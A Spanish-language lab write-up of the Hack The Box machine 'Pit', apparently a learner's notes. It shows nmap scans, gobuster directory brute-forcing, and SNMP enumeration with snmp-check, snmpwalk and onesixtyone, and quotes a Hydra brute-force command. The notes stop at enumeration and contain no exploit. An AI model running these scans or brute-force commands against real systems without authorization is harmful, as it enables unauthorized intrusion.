Pit

##machine medium linux
##
Pit es una máquina Linux de dificultad media que se centra en SNMP
SNMP y la explotación, mientras que la introducción básica de SELinux básicas de SELinux y desconfiguraciones web. Enumerando SNMP a través de la comunidad
SNMP a través de la comunidad insegura por defecto `public`, se puede obtener usuarios. Esto permite a los atacantes descubrir y obtener acceso
 a una instancia vulnerable de SeedDMS, que fue parcheada incorrectamente de Apache a un servidor Nginx donde no son efectivas.
efectivas. Explotación de [CVE-2019-12744](https://nvd.nist.gov/vuln/detail/CVE-2019-12744) resulta en Ejecución Remota de Comandos (con algunas restricciones de SELinux) y acceso posterior a una consola de Cockpit a través de la reutilización de contraseñas. Los privilegios
se escalan escribiendo un script Bash que se ejecuta como una extensión SNMP cuando se consulta el OID correspondiente

Escaneo:

ORT STATE SERVICE
VERSION
22/tcp open ssh OpenSSH 8.0 (protocol
2.0)
| ssh-hostkey:
| 3072 6f:c3:40:8f:69:50:69:5a:57:d7:9c:4e:7b:1b:94:96
(RSA)
| 256 c2:6f:f8:ab:a1:20:83:d1:60:ab:cf:63:2d:c8:65:b7
(ECDSA)
|_ 256 6b:65:6c:a6:92:e5:cc:76:17:5a:2f:9a:e7:50:c3:50
(ED25519)
80/tcp open http nginx
1.14.1
|_http-title: Test Page for the Nginx HTTP Server on Red Hat Enterprise
Linux
|_http-server-header: nginx/
1.14.1
9090/tcp open ssl/zeus-
admin?
|_ssl-date: TLS randomness does not represent
time
| ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/
countryName=US
| Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address:
127.0.0.1
| Not valid before:
2020-04-16T23:29:12
|_Not valid after:
2030-06-04T16:09:12
| fingerprint-strings:

| GetRequest,
HTTPOptions:
| HTTP/1.1 400 Bad
request
| Content-Type: text/html;
charset=utf8
| Transfer-Encoding:
chunked
| X-DNS-Prefetch-Control:
off
| Referrer-Policy: no-
referrer
| X-Content-Type-Options:
nosniff
| Cross-Origin-Resource-Policy: same-
origin
| <!DOCTYPE html>
| <html>
| <head>
| <title>
| request
| </title>
| <meta http-equiv="Content-Type" content="text/html;
charset=utf-8">
| <meta name="viewport" content="width=device-width, initial-
scale=1.0">
| <style>
| body {
| margin: 0;
| font-family: "RedHatDisplay", "Open Sans", Helvetica, Arial, sans-serif;
-Port9090-TCP:V=7.94%I=7%D=12/12%Time=657911BE%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,E70,"HTTP/1\.1\x20400\x20Bad\x20request\r\nContent-Type:\x20t
SF:ext/html;\x20charset=utf8\r\nTransfer-Encoding:\x20chunked\r\nX-DNS-Pre
SF:fetch-Control:\x20off\r\nReferrer-Policy:\x20no-referrer\r\nX-Content-T
SF:ype-Options:\x20nosniff\r\nCross-Origin-Resource-Policy:\x20same-origin
SF:\r\n\r\n29\r\n<!DOCTYPE\x20html>\n<html>\n<head>\n\x20\x20\x20\x20<titl
SF:e>\r\nb\r\nBad\x20request\r\nd08\r\n</title>\n\x20\x20\x20\x20<meta\x20
SF:http-equiv=\"Content-Type\"\x20content=\"text/html;\x20charset=utf-8\">
SF:\n\x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=device-
SF:width,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<style>\n\tbody\x20{\n
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20margin:\x200;\n\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\x20\"RedHatDisplay
SF:\",\x20\"Open\x20Sans\",\x20Helvetica,\x20Arial,\x20sans-serif;\n\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-size:\x2012px;\n\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20line-height:\x201\.66666667;\n\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20color:\x20#333333;\n\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20background-color:\x20#f5f5f
SF:5;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20
SF:img\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20border:\x200;
SF:\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20vertical-align:\x20mi

```
SF:ddle;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\
SF:x20h1\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-weight
SF::\x20300;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\
SF:x20\x20p\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20margin:\
SF:x200\x200\x2010p");
```

validando lo que tiro nmap en le puerto 9090

```
9090/tcp open  ssl/zeus-
admin?
| ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/
countryName=US
| Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address:
127.0.0.1

PORT     STATE SERVICE
VERSION
9090/tcp open  zeus-
admin?       }
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 400 Bad
request
|     Content-Type: text/html;
charset=utf8
|     Transfer-Encoding:
chunked
|     X-DNS-Prefetch-Control:
off
|     Referrer-Policy: no-
referrer
|     X-Content-Type-Options:
nosniff
|     Cross-Origin-Resource-Policy: same-
origin
|     <!DOCTYPE html>
```


goster:

```
==============================================================

/index.html           (Status: 200) [Size:
4057]
/.                    (Status: 301) [Size: 185] [--> http://10.10.10.241/./]

/404.html             (Status: 200) [Size:
3971]
/2107.php             (Status: 502) [Size:
```


4020]
/how-tos.php (Status: 502) [Size:
4020]
/002435.php (Status: 502) [Size:
4020]
/scummvm.php (Status: 502) [Size:
4020]
/forthcoming.php (Status: 502) [Size:
4020]
/ps3launch.php (Status: 502) [Size:
4020]
/player_review.php (Status: 502) [Size:
4020]
/NGOLProduct.php (Status: 502) [Size:
4020]
/20365.php (Status: 502) [Size:
4020]
/84622.php (Status: 502) [Size:
4020]
/fightnightround3.php (Status: 502) [Size:
4020]
/. (Status: 301) [Size: 185] [--> http://10.10.10.241/./]

AGREGO el dominio en etc host.
| ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/
countryName=US
| Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address:127.0.0.1

tambien accediendo al port
https://10.10.10.241:9090/



tambien encotnre



nuevamente gobuster

gobuster dir -u http://pit.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,""

/index.html (Status: 200) [Size: 4057]
/. (Status: 301) [Size: 185] [--> http://pit.htb/./]
/404.html (Status: 200) [Size: 3971]
/guardent.php (Status: 502) [Size: 4020]
/delta.php (Status: 502) [Size: 4020]
/cnews.php (Status: 502) [Size: 4020]
/panorama.php (Status: 502) [Size: 4020]
/delphis.php (Status: 502) [Size: 4020]
/helixcode.php (Status: 502) [Size: 4020]
/faster-twofish.php (Status: 502) [Size: 4020]
/swish.php (Status: 502) [Size: 4020]

/vienna.php (Status: 502) [Size: 4020]
/hpalert.php (Status: 502) [Size: 4020]
/bdoor.php (Status: 502) [Size: 4020]
/w7.php (Status: 502) [Size: 4020]
/dossier.php (Status: 502) [Size: 4020]

Por utlimo preferi tirar por udp para ver que habia y encontre snmp

└─ sudo nmap -sU 10.10.10.241
[sudo] password for kali:
Starting Nmap 7.94 (https://nmap.org) at 2023-12-12 21:38 -05
Stats: 0:03:57 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 24.41% done; ETC: 21:55 (0:12:14 remaining)
Stats: 0:11:04 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 66.62% done; ETC: 21:55 (0:05:33 remaining)
Nmap scan report for pit.htb (10.10.10.241)
Host is up (0.071s latency).
Not shown: 999 filtered udp ports (admin-prohibited)
PORT STATE SERVICE
161/udp open snmp

Nmap done: 1 IP address (1 host up) scanned in 1011.03 seconds

tiro uno mas profundo
sudo nmap -Pn -sU -sCV -p 161
10.10.10.241
[sudo] password for kali:
Starting Nmap 7.94 (https://nmap.org) at 2023-12-12 22:02
-05
Nmap scan report for pit.htb
(10.10.10.241)
Host is up (0.071s latency).

PORT STATE SERVICE
VERSION
161/udp open snmp SNMPv1 server; net-snmp SNMPv3 server
(public)
| snmp-info:
| enterprise: net-snmp
| engineIDFormat:
unknown
| engineIDData:
4ca7e41263c5985e00000000
| snmpEngineBoots:
76
|_ snmpEngineTime:
1h15m12s
| snmp-sysdescr: Linux pit.htb 4.18.0-305.10.2.el8_4.x86_64 #1 SMP Tue Jul 20 17:25:16 UTC 2021
x86_64

|_ System uptime: 1h15m12.57s (451257
timeticks)
| snmp-processes:
| 1:
| Name: systemd
| Path: /usr/lib/systemd/systemd
| Params: --switched-root --system --deserialize 17
| 2:
| Name: kthreadd
| 3:
| Name: rcu_gp
| 4:
| Name: rcu_par_gp
| 6:
| Name: kworker/0:0H-events_highpri
| 9:

como tira demasida información procedo a buscar herramientas.Buscando en internet encontre un video de julio ureña v:
https://www.youtube.com/watch?v=3QwiRDhbOgQ
utiliza snmp-chek
snmp-check 10.10.10.241

```
snmp-check 10.10.10.241
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.10.241:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.10.10.241
  Hostname                      : pit.htb
  Description                   : Linux pit.htb 4.18.0-305.10.2.el8_4.x86_64 #1 SMP Tue Jul 20 17:25:16 UTC 2021 x86_64
  Contact                       : Root <root@localhost> (configure /etc/snmp/snmp.local.conf)
  Location                      : Unknown (edit /etc/snmp/snmpd.conf)
  Uptime snmp                   : 01:19:57.87
  Uptime system                 : 01:19:16.88
  System date                   : -

[*] Processes:

  Id                  Status              Name                Path                    Parameters
  1                   runnable            systemd             /usr/lib/systemd/systemd  --switched-root --system --deserialize 17
  2                   runnable            kthreadd
  3                   unknown             rcu_gp
  4                   unknown             rcu_par_gp
  6                   unknown             kworker/0:0H-events_highpri
  9                   unknown             mm_percpu_wq
  10                  runnable            ksoftirqd/0
  11                  unknown             rcu_sched
  12                  runnable            migration/0
  13                  runnable            watchdog/0
  14                  runnable            cpuhp/0
  15                  runnable            cpuhp/1
  16                  runnable            watchdog/1
  17                  runnable            migration/1
```

aqui tambien me tira mucha información. sin embargo se ven procesos interesantes

```
 821          runnable        systemd-journal      /usr/lib/systemd/systemd-journald
 855          runnable        systemd-udevd        /usr/lib/systemd/systemd-udevd
 915          unknown         kdmflush
 919          unknown         nfit
 926          unknown         xfs-buf/dm-2
 927          unknown         xfs-conv/dm-2
 931          unknown         xfs-cil/dm-2
 933          unknown         xfs-reclaim/dm-
 935          unknown         xfs-eofblocks/d
 938          unknown         xfs-log/dm-2
 939          runnable        xfsaild/dm-2
 943          runnable        jbd2/sda1-8
 944          unknown         ext4-rsv-conver
 968          runnable        auditd               /sbin/auditd
 970          runnable        sedispatch           /usr/sbin/sedispatch
 1003         runnable        VGAuthService        /usr/bin/VGAuthService  -s
 1004         runnable        vmtoolsd             /usr/bin/vmtoolsd
 1005         runnable        dbus-daemon          /usr/bin/dbus-daemon  --system --address=systemd: --nofork --nopidfile --systemd-activation --
nly
 1006         runnable        irqbalance           /usr/sbin/irqbalance  --foreground
 1008         runnable        sssd                 /usr/sbin/sssd        -i --logger=files
 1009         runnable        polkitd              /usr/lib/polkit-1/polkitd  --no-debug
 1018         runnable        chronyd              /usr/sbin/chronyd
 1022         runnable        rngd                 /sbin/rngd            -f --fill-watermark=0
 1043         runnable        sssd_be              /usr/libexec/sssd/sssd_be  --domain implicit_files --uid 0 --gid 0 --logger=files
 1051         runnable        firewalld            /usr/libexec/platform-python  -s /usr/sbin/firewalld --nofork --nopid
 1052         runnable        sssd_nss             /usr/libexec/sssd/sssd_nss  --uid 0 --gid 0 --logger=files
```

```
 1022         runnable        rngd                 /sbin/rngd            -f --fill-watermark=0
 1043         runnable        sssd_be              /usr/libexec/sssd/sssd_be  --domain implicit_files --uid 0 --gid 0 --logger=files
 1051         runnable        firewalld            /usr/libexec/platform-python  -s /usr/sbin/firewalld --nofork --nopid
 1052         runnable        sssd_nss             /usr/libexec/sssd/sssd_nss  --uid 0 --gid 0 --logger=files
 1055         runnable        systemd-logind       /usr/lib/systemd/systemd-logind
 1090         runnable        NetworkManager       /usr/sbin/NetworkManager  --no-daemon
 1104         runnable        sshd                 /usr/sbin/sshd        -D -oCiphers=aes256-gcm@openssh.com,chacha20-poly1305@openssh.com,aes256-ctr,a
s256-cbc,aes128-gcm@openssh.com,aes128-ctr,aes128
 1105         runnable        tuned                /usr/libexec/platform-python  -Es /usr/sbin/tuned -l -P
 1118         runnable        crond                /usr/sbin/crond       -n
 1126         runnable        agetty               /sbin/agetty          -o -p -- \u --noclear tty1 linux
 1202         runnable        mysqld               /usr/libexec/mysqld   --basedir=/usr
 1234         runnable        nginx                nginx: master process /usr/sbin/nginx
 1235         runnable        nginx                nginx: worker process
 1236         runnable        nginx                nginx: worker process
 1478         runnable        rsyslogd             /usr/sbin/rsyslogd    -n
 1480         running         snmpd                /usr/sbin/snmpd       -LS0-6d -f
```

```
 821          runnable        systemd-journal      /usr/lib/systemd/systemd-journald
 855          runnable        systemd-udevd        /usr/lib/systemd/systemd-udevd
 915          unknown         kdmflush
```

Que es SNMP:
El Protocolo simple de administración de red o SNMP es un protocolo de la capa de aplicación que facilita el intercambio de información de administración entre dispositivos de red. sus puertos son 161 upd y 162 udp

tambien corri la herramienta snmpwalk

```
snmpwalk -v1 -c public 10.10.10.241
iso.3.6.1.2.1.1.1.0 = STRING: "Linux pit.htb 4.18.0-305.10.2.el8_4.x86_64 #1 SMP Tue Jul 20 17:25:16 UTC 2021 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (677701) 1:52:57.01
iso.3.6.1.2.1.1.4.0 = STRING: "Root <root@localhost> (configure /etc/snmp/snmp.local.conf)"
iso.3.6.1.2.1.1.5.0 = STRING: "pit.htb"
iso.3.6.1.2.1.1.6.0 = STRING: "Unknown (edit /etc/snmp/snmpd.conf)"
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (0) 0:00:00.00
```


##AFECTANDO PROTOCOLO SNMP ##########################

Buscando mucha información segui los pasos de hacktricks


https://book.hacktricks.xyz/network-services-pentesting/pentesting-snmp

```
ntry_2:
 Name: SNMP Check
 Description: Enumerate SNMP
 Command: snmp-check {IP}

ntry_3:
 Name: OneSixtyOne
 Description: Crack SNMP passwords
 Command: onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-communi

ntry_4:
 Name: Nmap
 Description: Nmap snmp (no brute)
 Command: nmap --script "snmp* and not snmp-brute" {IP}

ntry_5:
 Name: Hydra Brute Force
 Description: Need Nothing
 Command: hydra -P {Big_Passwordlist} -v {IP} snmp
```

dice que primero utilicemos SNMP CHECK como vimos ya lo utilizamos pero no hallamos nada
luego utilicemos onesixtyone al parecer necitamos saber cual es la palabra comun
localizamos snmp-comunity



onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt 10.10.10.241 -w 100



nos dice que es public obvimente el diccionario lo saque de seclist la cual descargue porque lo necesitaba en otra maquina

el paso 4 y 5 no los utilice porque no logre encontrar gran cosa

existe una herramienta mejor que smnpwlk y es snmpbulkwalk hace lo mismo pero mas rapido
su sintaxis es -v version se suele utilizar la 2c -c de la palabra que encontramos con onesixtyone la ip y el OID si no se coloca lo hace de forma no descente o en arbol.

```
snmpwalk -v2c -c public 10.10.10.241 1
```


```
iso.3.6.1.4.1.2021.9.1.100.1 = INTEGER: 0
iso.3.6.1.4.1.2021.9.1.100.2 = INTEGER: 1
iso.3.6.1.4.1.8072.1.3.2.1.0 = INTEGER: 2
iso.3.6.1.4.1.8072.1.3.2.2.1.2.6.109.101.109.111.114.121 = STRING: "/usr/bin/free"
iso.3.6.1.4.1.8072.1.3.2.2.1.2.10.109.111.110.105.116.111.114.105.110.103 = STRING: "/usr/bin/monitor"
iso.3.6.1.4.1.8072.1.3.2.2.1.3.6.109.101.109.111.114.121 = ""
iso.3.6.1.4.1.8072.1.3.2.2.1.3.10.109.111.110.105.116.111.114.105.110.103 = ""
iso.3.6.1.4.1.8072.1.3.2.2.1.4.6.109.101.109.111.114.121 = ""
iso.3.6.1.4.1.8072.1.3.2.2.1.4.10.109.111.110.105.116.111.114.105.110.103 = ""
iso.3.6.1.4.1.8072.1.3.2.2.1.5.6.109.101.109.111.114.121 = INTEGER: 5
iso.3.6.1.4.1.8072.1.3.2.2.1.5.10.109.111.110.105.116.111.114.105.110.103 = INTEGER: 5
iso.3.6.1.4.1.8072.1.3.2.2.1.6.6.109.101.109.111.114.121 = INTEGER: 1
iso.3.6.1.4.1.8072.1.3.2.2.1.6.10.109.111.110.105.116.111.114.105.110.103 = INTEGER: 1
Timeout: No Response from 10.10.10.241
```

